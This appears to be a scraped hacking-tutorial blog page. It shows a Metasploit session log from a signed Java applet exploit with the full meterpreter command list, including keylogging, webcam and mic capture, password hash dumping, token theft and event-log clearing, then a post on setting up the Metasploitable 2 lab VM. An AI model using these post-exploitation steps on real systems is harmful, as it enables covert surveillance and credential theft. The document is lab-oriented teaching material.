msf  exploit(java_signed_applet) > sessions

Active sessions
===============

  Id  Type                   Information     Connection
  --  ----                   -----------     ----------
  1   meterpreter x86/win32  Home\Me @ HOME  192.168.154.134:4444 -> 192.168.154.1:49682 (192.168.154.1)

msf  exploit(java_signed_applet) > sessions -h
Usage: sessions [options]

Active session manipulation and interaction.

OPTIONS:

    -K        Terminate all sessions
    -c  Run a command on the session given with -i, or all
    -d  Detach an interactive session
    -h        Help banner
    -i  Interact with the supplied session ID
    -k  Terminate session
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s  Run a script on the session given with -i, or all
    -u  Upgrade a win32 shell to a meterpreter session
    -v        List verbose fields

msf  exploit(java_signed_applet) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 

From here, all the meterpreter functionality is available. Here is a list which can be obtained by typing help on meterpretor.
meterpreter > help

Core Commands
=============
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel

Stdapi: File system Commands
============================
    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================
    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================
    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================
    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam

Priv: Elevate Commands
======================
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================
    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================
    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

Conclusion

If you've followed along so far, you might be feeling disappointed. While the feeling is natural, it is quite unnecessary. A better way to look at it is the first step in real world pentesting. All this while we were dealing with non-existent scenarios. Old unpatched grandma's Windows XP machines. These don't exist in the real world. In reality we have to deal with strong defenses, limited rights, antiviruses, firewalls, etc. Soon you'll be writing your own exploits (okay not that soon), and evading firewalls and antiviruses (what we did here is not called evasion, you can't simply turn off antivirus protection like that as you don't have access to the computer). In the next few tutorials we'll see how to get around all the things we did and shouldn't have done (disabling AV and reducing Java protection level). There are things that can't be avoided (the target has to go to a URL containing the applet and allow it to run), but we will try to make things as real world as possible. We will also move to some non-traditional exploits, as their AV detection rate is much less. We will look into encryption and anti-virus evasion in detail. Lot of things need to be done. Just remember, you are in hand to hand combat with one of the most secure systems you'll come across, and it's not gonna be easy.

~ jeudi 29 mai 2014 0 commentaires

Metasploitable 2 Linux - Most Vulnerable OS in the town : Introduction and Installation

What is Metasploitable 2

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms. By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.   [Quoted from Rapid7]


Download and install metasploitable linux

Firstly, I'd list some requirements- 10 to 30 GB disk space for metasploitable (Kali would need a similar amount of disk space), 1GB ram for metasploitable (a total of 4GB would be great, 1gb for kali, 1gb for metasploit, and 2gb will keep your host OS running). If you have all this, which you probably should, then go ahead and download Metasploitable from sourceforge. - http://sourceforge.net/projects/metasploitable/
The last time I checked, the download was a zip file.

 After extracting it, no installation is needed. What IS needed is a virtual machine software like Vmware or virtualbox. You can use Virtual Box, which is free, or VmWare workstation, which you'll have to buy, Vmware player is free, and will serve most of your purposes. I am using Vmware Workstation, and will give the instructions for it. Detailed guides are available for all of these on the internet, and I won't waste much time with it. Assuming you have downloaded and extracted the Metasploitable file, and installed Vmware Workstation, follow these instruction-


Open Vmware workstation. Click on file -> Open. Something like this will pop out. After that browse to the location where you extracted the Metasploitable file. It must look somewhat like this. Click on open. You will see something with Vmware icon. Open that one.


Your Virtual machine will be up and running within a few minutes. Depending on the situation, a few more
next and enter stuff would be required, but the instructions provided by the program would be simple and clear and you can help yourself.


Once you've started Metasploitable

You'll have a login prompt, and the login username and password would be given right there. It would be msfadmin, if you can't seem to find it. Nothing else needs to be done here. Now your target is ready, but you are far from done. If this is not your visit to this blog, then you have probably already installed Kali Linux and know how to use it. If you have been following this blog for a long time, then you also know how to use Metasploit to hack Windows machine, and are ready to jump to the next post. So if you have to OS, and the basic hacking skills, then you can stop here and move to the next post, else read on.

Next Post : Vulnerability assessment and exploiting metasploitable 2


Kali Linux and metasploit

While its not necessary to use Kali Linux, and Backtrack, Backbox Linux and other Linux distributions will work well too, there is no reason why NOT to use Kali Linux. It simplifies everything for you, providing you with 100s of tools pre-installed, and is specifically designed for pentesting. It has some advantages over Backtrack, most importantly, it has been written from scratch in Debian and has resolved most of the backtrack issues. It comes preinstalled with Metasploit, so it takes down one step. I have written enough posts on installing Kali Linux to write another one here, so I'm just gonna provide links to posts on my blog which you should read and then come back here. If you expected to read just one post and become 'that cool kid who can hack anything', then you are up for a disappointment. Here is what you should do-


Kali Linux must read post (its must read for a reason, do read it)   Kali Linux Installation post 
The metaploit tutorials (you only have to read the first few to reach the point from where you can come back here, but reading them all would be great. And you don't just 'read', you follow the instructions and do the necessary)-

~ jeudi 1 mai 2014 0 commentaires